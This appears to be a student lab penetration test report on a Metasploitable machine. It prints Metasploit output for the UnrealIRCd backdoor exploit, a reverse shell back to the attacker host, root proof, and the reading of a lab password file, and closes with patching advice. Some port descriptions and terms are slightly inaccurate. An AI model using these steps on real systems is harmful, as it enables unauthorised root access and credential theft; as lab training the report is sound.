Penetration Test Report

Prepared for Hotel Dorsey



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Introduction

Hotel Dorsey's penetration test (pen test) will be very narrow in scope. The machine used for the pen test is running a Kali Linux operating system [1], which is one of the best-known systems for conducting a pen test. The first part of the pen test will be a vulnerability scan using Zenmap [2], which will find open ports that can be possible vulnerabilities. After the initial scans, a single vulnerability will be exploited to find the passwords in the *redteam4* and *redteamlookhere* directories. The second part of the pen test will use Metasploit [3]. Metasploit has over 200,000 contributors that develop new reconnaissance methods, exploits, and solutions and is one of the most popular pen test tools. Metasploit will be used for exploiting the possible vulnerability and retrieving the passwords.

Target Information

Table 1: Name and IP address of computers involved in penetration test

Computer	IP Address	Hostname
Victim Computer	10.4.2.100	metasploitable
Attacking Computer	10.4.2.50	kali

Table 2: Open Ports on victim computer and the services they run

Port	Services	Description
21	File Transfer Protocol (FTP)	The standard protocol that transfers files
22	Secure Shell (SSH)	Allows for secure operations on an unsecured network
23	Telnet	Unencrypted text communications
25	Simple Mail Transfer Protocol (SMTP)	Routes email between mail servers

53	Domain Name System (DNS)	The naming system for computers, services, or other resources connected to the internet or a private network. Kind of like a phonebook for the internet
80	Hypertext Transfer Protocol (HTTP)	Allows users to interact with web resources by transmitting messages between clients and servers.
111	Open Network Computing Remote Procedure Call	A remote procedure call allows for remote operation of programs on a different system, usually on a shared network.
139	NetBIOS Session Service	A method to connect two computers for transmitting large messages or heavy data traffic.
445	Active Directory and Server Message Block	Used for file-sharing or sharing files over the internet.
512	Remote Process Execution	Allows you to execute commands if you know the correct credentials
513	rlogin	Allows you to log in remotely to a host.
514	Remote Shell	A command-line program that can allow you to execute commands as another user on another computer.
1099	Java Remote Method Invocation (RMI)	Allows someone running Java to use other machines using Java.
1524	ingreslock	Often used as a backdoor to access machines.
2049	Network File System (NFS)	Allows a user to access files over a network.
3306	MySQL Database System	The default port for the MySQL database management system.
5432	PostgreSQL Database System	The default port for an open-source relational database management system (PostgreSQL).
6667	Internet Relay Chat	Text-based internet chat system.
8009	Apache Jserv Protocol	Port used by Tomcat and Apache web servers, used mainly as a reverse proxy to communicate with application servers.
8180	НТТР	Generally used for streaming services for webcams, radio, Etc.




Figure 1: Zenmap scan results

Vulnerability

The vulnerability used in this pen test is the UnrealIRCd 3.2.8.1 exploit [4]. This vulnerability was created in November of 2009 when someone added a Trojan Horse into the UnrealIRCd download files. This trojan horse allowed any user to remotely access the IRC service and gain unrestricted access to system files without any login information. As you can see in Figure 2, we gained access at 7:36 P.M. on October 2, 2021. Figure 3 shows that unrestricted access is gained since we have a user identifier (uid) and group identifier (gid) of zero by use of the "id" command, which means we have root access. Root is the username or account that by default has access to all commands and files in a Linux system [5]. Also, in Figure 3, you can see that we are the root user by using the "whoami" command.

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msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
 *] Started reverse TCP double handler on 10.4.2.50:4444
 *] 10.4.2.100:6667 - Connected to 10.4.2.100:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead:
 *] 10.4.2.100:6667 - Sending backdoor command...
   Accepted the first client connection...
   Accepted the second client connection...
 Command: echo MhcYIUHQ171Ggao8;
   Writing to socket A
   Writing to socket B
   Reading from sockets...
   Reading from socket B
   B: "MhcYIUHQ171Ggao8\r\n"
   Matching...
   A is input..
    Command shell session 1 opened (10.4.2.50:4444 -> 10.4.2.100:55480) at 2021-10-02 19:36:24 -0400
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Figure 2: Time unrestricted access was gained

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[*] B: "MhcYIUHQ171Ggao8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.4.2.50:4444 -> )
id
uid=0(root) gid=0(root)
whoami
root
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Figure 3: Proof of root access

Data Exfiltration

To find and retrieve the data, I used the *Is*, *cd*, and *cat* commands in Linux. The *Is* command will list everything in the current directory, the *cd* command will change the directory, and the *cat* command allows you to read what is in a file. I started by switching to the root directory with the *cd* command, which essentially holds everything in the system, and listing everything inside with the *Is* command. By listing the directory, I found the *redteam4* and *redteamlookhere* directories. To find the data, I followed those two directories to the files with the information and read the files with the *cat* command. Figure 4 shows the process with the *redteam4* directory. This process is very easy and only uses basic Linux commands.

```
40755/rwxr-xr-x
                           dir
                                  2021-10-02 19:15:35 -0400
41777/rwxrwxrwx
                  4096
                                  2021-10-02 19:40:07 -0400
                           dir
                                                              tmp
                  4096
                                  2010-04-28 16:28:08 -0400
40755/rwxr-xr-x
                           dir
                                                              usr
40755/rwxr-xr-x
                  4096
                           dir
                                  2015-02-01 00:55:51 -0500
                                                             var
100644/rw-r--r--
                  1987288
                           fil
                                  2010-04-28 16:54:19 -0400
                                                             vmlinuz
<u>meterpreter</u> > cd redteam4
<u>meterpreter</u> > ls
Listing: /redteam4
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Mode
                 Size
                       Type
                             Last modified
                                                         Name
40777/rwxrwxrwx
                 4096
                       dir
                              2020-10-22 18:27:31 -0400
                                                         student1
                 4096
                             2020-10-22 18:27:31 -0400
40777/rwxrwxrwx
                       dir
                                                         student2
                 4096
                              2020-10-22 18:27:31 -0400
40777/rwxrwxrwx
                       dir
                                                         student3
                 4096
40777/rwxrwxrwx
                              2020-10-22 18:27:31 -0400
                       dir
                                                         student4
40777/rwxrwxrwx
                 4096
                              2020-10-22 18:27:31 -0400
                       dir
                                                         student5
40777/rwxrwxrwx
                 4096
                       dir
                             2020-10-22 18:27:31 -0400
                                                         student6
meterpreter > cd student2
meterpreter > ls
Listing: /redteam4/student2
______
Mode
                  Size
                        Type
                              Last modified
                                                          Name
                         fil
100644/rw-r--r--
                               2020-10-22 18:27:31 -0400
                                                          mypass.txt
meterpreter > cat mypass.txt
 Play 1GVhbTRzdHVkZW50Mg==
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Figure 4: Finding and reading mypass.txt

Recommendations

The best course of action to fix this vulnerability is to re-download the software, check to ensure that it's a clean download (no trojan horse), and then re-install the product [6]. The only way to know for sure if this vulnerability has been patched is to try the exploit one more time after you have re-installed the software. One of the best methods to improve the security of your system overall is to update all the software; the UnrealIRCd vulnerability is just one of many possible vulnerabilities caused by outdated software on your system. After updating everything, it would be in the best interest of Hotel Dorsey to run another vulnerability scan to ensure that the system is now more secure.

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